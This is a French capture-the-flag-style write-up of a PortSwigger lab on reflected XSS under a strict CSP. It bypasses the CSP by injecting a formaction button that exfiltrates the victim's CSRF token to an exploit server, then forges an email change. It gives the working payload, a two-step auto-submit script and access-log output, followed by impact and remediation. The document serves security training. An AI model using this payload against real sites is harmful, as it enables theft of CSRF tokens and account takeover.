

Reflected XSS behind a strict CSP

CWE-79 · OWASP A03:2021

Lab	Reflected XSS protected by very strict CSP, with dangling markup attack
Classe	Cross-Site Scripting
Difficulté	Practitioner
Cible	Côté client (DOM du navigateur), Content-Security-Policy
Plateforme	PortSwigger Web Security Academy

Lucas Fagioli

22 juin 2026

Table des matières

1	Contexte	2
1.1	Environnement	2
2	Reconnaissance	4
2.1	Trouver la réflexion	4
2.2	Lire la CSP	5
3	Exploitation	6
3.1	L'idée : contourner la CSP par form-action	6
3.2	Automatiser les deux étapes sur le serveur d'exploit	6
3.3	Livrer à la victime et capturer le jeton	8
3.4	Résolution du lab	8
4	Impact	9
5	Remédiation	9

1 Contexte

La page "My account" reflète la valeur du paramètre d'URL `email` directement dans l'attribut `value` du formulaire de changement d'adresse : un point d'injection XSS d'école. La difficulté vient d'une Content-Security-Policy très stricte : elle n'autorise scripts et images que depuis `'self'`, si bien qu'une charge `<script>` classique ne s'exécute jamais et qu'une balise `<img src =//attaquant>` est bloquée.


Injecter du balisage reste possible même quand exécuter du script ne l'est pas. La CSP définit `script-src`, `img-src`, `object-src` et `base-uri`, mais elle oublie la directive `form-action`. Cet oubli permet à du balisage injecté de détourner la destination du formulaire existant, ce qui suffit à voler le jeton anti-CSRF d'une victime et à changer son adresse e-mail, sans qu'aucun JavaScript ne s'exécute sur la page cible.

- **Point d'injection** : le paramètre `email` sur `/my-account`.
- **Défense en place** : CSP stricte, mais sans `form-action`.
- **Valeur à voler** : le jeton CSRF de la victime (champ caché du formulaire).
- **Objectif** : exfiltrer le jeton CSRF via un contrôle de formulaire injecté, puis l'utiliser pour changer l'adresse e-mail de la victime.

1.1 Environnement

Système	Windows 11
Outil principal	Burp Suite Community Edition
Navigateur	Chromium intégré à Burp (Open Browser)
Serveur d'exploit	Exploit server PortSwigger (héberge la page, journal d'accès)
Cible	Instance de lab PortSwigger, <code>*.web-security-academy.net</code>


WE LIKE TO BLOG



A Guide to Online Dating

Let's face it, it's a minefield out there. That's not even just a reference to dating, the planet right now is more or less a minefield. In a world where cats have their own YouTube channels and a celebrity can...


[View post](#)



État initial du lab, non résolu.

On se connecte à la cible avec les identifiants fournis (**wiener** / **peter**).

Login



Username

Password

Log in


Connexion en tant que wiener.

Sur la page "My account", l'adresse e-mail se modifie via un formulaire qui poste vers `/my-account/change-email` et porte un jeton CSRF caché : c'est cette valeur que l'on volera à la victime.

My Account

Your username is: wiener

Your email is: wiener@normal-user.net



Email


Update email

Page "My account" avec le formulaire de changement d'e-mail.

2 Reconnaissance

2.1 Trouver la réflexion

En visitant `/my-account?email=test"><h1>canary</h1>`, on constate que le paramètre est reflété dans le formulaire. Le `">` ferme l'attribut `value` et le `<h1>` atterrit dans la page comme du vrai balisage, ce qui confirme une injection en contexte HTML.



My Account

Your username is: wiener

Your email is: wiener@normal-user.net

canary

Update email

Charge témoin (canary) dans l'URL.

Dans Burp, la réponse le confirme : le balisage injecté sort du `value="..."` du champ e-mail, et le champ caché `csrf` se trouve juste après, dans le même `<form>`.


```
<input required type="email" name="email" value="test"><h1>canary</h1>>
<input required type="hidden" name="csrf" value="TW0X2lPe1ZCgFENuKavnX4yXw3kD9AK">
<button class='button' type='submit'> Update email </button>
```

2.2 Lire la CSP

La même réponse porte la politique qui bloque la voie facile :

```
Content-Security-Policy: default-src 'self'; object-src 'none'; style-src 'self';
script-src 'self'; img-src 'self'; base-uri 'none';
```

`script-src 'self'` tue les scripts inline et externes ; `img-src 'self'` tue les balises image utilisées comme mouchard. Surtout, il n'y a pas de `form-action` : un formulaire peut donc poster vers n'importe quelle origine, y compris un serveur contrôlé par l'attaquant.



Canary reflété et en-tête CSP stricte dans Burp.


3 Exploitation

3.1 L'idée : contourner la CSP par form-action

Puisque le jeton CSRF vit dans un champ caché du formulaire, et que la destination du formulaire n'est pas contrainte par `form-action`, on sort de l'attribut `email` pour injecter un bouton dont le `formaction` pointe vers notre serveur d'exploit et dont le `formmethod` est `get`. Le bouton fait partie du formulaire d'origine : le soumettre envoie tous les champs, jeton CSRF compris, dans la chaîne de requête, sans le moindre JavaScript.

```
foo@bar.com"><button formaction="https://<exploit>.exploit-server.net/exploit"
formmethod="get">Click me</button>
```

Charger cette URL sur la cible affiche le bouton "Click me" injecté dans le formulaire du compte.



Bouton "Click me" injecté sur la cible.

Deux détails font la différence entre une charge qui a l'air correcte et une qui se déclenche vraiment : l'e-mail doit être valide. Le champ est `<input required type="email">`; une valeur comme `test` échoue à la validation HTML5 et le navigateur refuse silencieusement de soumettre. Commencer la charge par `foo@bar.com` rend le champ valide pour que la soumission passe. C'est précisément pour cela qu'une première livraison n'avait rien capturé : la victime avait "cliqué", mais le navigateur bloquait le formulaire invalide.

3.2 Automatiser les deux étapes sur le serveur d'exploit

Une seule page hébergée sur `/exploit` gère les deux étapes. Sans paramètre `csrf`, elle redirige la victime vers la page vulnérable portant la charge du bouton ; une fois le bouton soumis en retour avec `?csrf=...`, la même page construit un formulaire POST vers le point de changement d'e-mail, avec le jeton volé, et le soumet automatiquement.

```
<body>
<script>
const lab = 'https://<lab-id>.web-security-academy.net/';
const exploit = 'https://<exploit>.exploit-server.net/exploit';
const params = new URLSearchParams(location.search);

if (params.has('csrf')) {
  // Etape 2 : on a le jeton de la victime -> on forge le changement d'e-mail
  const f = document.createElement('form');
  f.method = 'POST';
  f.action = lab + 'my-account/change-email';
  f.innerHTML =
```

```

    '<input name="csrf" value="' + params.get('csrf') + '>' +
    '<input name="email" value="hacker@evil-user.net">';
    document.documentElement.appendChild(f);
    f.submit();
} else {
    // Etape 1 : on envoie la victime sur la page vulnerable avec le bouton injecte
    location = lab + 'my-account?email=' + encodeURIComponent(
        'foo@bar.com"><button formaction="' + exploit + '" formmethod="get">Click
me</button>'
    );
}
</script>
</body>

```

Reflected XSS protected by very strict CSP, with dangling markup attack

LAB Not solved

[Back to lab](#)
[Back to lab description >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a6600510460d5fb806d02f5018200c8.exploit-server.net/exploit>

HTTPS

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```

<body>
<script>
const lab = 'https://0a340030041ad5d5802003ff00d00092.web-security-academy.net';
const exploit = 'https://exploit-0a6600510460d5fb806d02f5018200c8.exploit-server.net/exploit';
const params = new URLSearchParams(location.search);

if (params.has('csrf')) {
    const f = document.createElement("form");
    f.method = 'POST';
    f.action = lab + 'my-account/change-email';
    f.innerHTML =
        '<input name="csrf" value="' + params.get('csrf') + '>' +


```

[Store](#)
[View exploit](#)
[Deliver exploit to victim](#)
[Access log](#)

Serveur d'exploit hébergeant le script en deux étapes.

Le script doit s'exécuter après l'existence d'un `body`, et ajouter au `documentElement`. Une première version, sans `<body>` et appelant `document.body.appendChild(...)`, s'exécutait pendant l'analyse de l'en-tête : `document.body` valait `null`, le formulaire n'était jamais construit et le POST ne partait pas (la page restait blanche). Envelopper le script dans `<body>` et ajouter à `document.documentElement` corrige cela ; c'était la raison pour laquelle la victime rebouclait plusieurs fois sur `/exploit?csrf=...` sans que l'e-mail ne change jamais.

Après soumission du bouton, le champ e-mail contient simplement `foo@bar.com`; le champ précieux est le jeton CSRF qui l'accompagne.



Champ e-mail portant la valeur injectée.

3.3 Livrer à la victime et capturer le jeton

Cliquer sur "Deliver exploit to victim" joue la chaîne contre l'utilisateur simulé. Le journal d'accès du serveur d'exploit montre la victime récupérant /exploit/, puis renvoyant le jeton dans la chaîne de requête :

```
10.0.4.213 "GET /exploit/" 200 (Victim)
10.0.4.213 "GET /exploit?email=foo%40bar.com&csrf=WZtQLUZaMfTg0A5HawYiQiznBFJsejcx"
200 (Victim)
```

Le jeton CSRF de la victime (WZtQ..., différent du mien, TW0X...) a été exfiltré, et l'étape 2 le rejoue aussitôt en POST pour changer l'adresse e-mail.

[illegible]

Jeton CSRF de la victime capturé dans le journal d'accès.

3.4 Résolution du lab

L'adresse de la victime ayant été changée avec son propre jeton volé, le lab passe à l'état résolu.

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)*Lab résolue.*

4 Impact

Une CSP stricte relève la barre mais n'est pas une solution miracle. Un attaquant capable d'injecter du balisage peut toujours voler des données sensibles présentes dans la page (jetons CSRF, secrets, valeurs partielles de formulaire) en détournant un formulaire existant lorsque `form-action` manque, et cela sans aucune exécution de script. Ici, cela mène à forger pour le compte de la victime une action protégée par CSRF (prise de contrôle de l'e-mail, marchepied classique vers la prise de contrôle du compte). L'attaque exige que la victime suive un lien préparé, mais ne demande aucun privilège du côté de l'attaquant.

Gravité indicative : **élevée**.

5 Remédiation

La cause racine est du balisage attaquant émis tel quel dans la page.

- **Correctif principal** : encoder en sortie toute donnée reflétée selon son contexte, pour que du balisage contrôlé par l'attaquant ne puisse jamais être émis dans la page. La valeur `email` doit être encodée pour un contexte d'attribut HTML.
- **Ne pas se reposer sur la seule CSP** : la CSP atténue l'exécution de script mais n'empêche pas le vol de données par détournement de formulaire ; c'est une défense en profondeur, pas un correctif.
- **Comblent la faille de politique** : définir une directive `form-action` restrictive (et revoir `base-uri`, déjà verrouillée ici) pour que les formulaires ne puissent pas poster vers des origines arbitraires.
- **Protéger le secret** : cantonner et faire tourner les jetons CSRF ; éviter de rendre des secrets là où une injection de balisage peut les capturer.
- **Échappement automatique du framework** : préférer un moteur de gabarits qui échappe par défaut.

Référence : OWASP XSS Prevention Cheat Sheet ; PortSwigger "Dangling markup injection" et "Content Security Policy" ; CWE-79.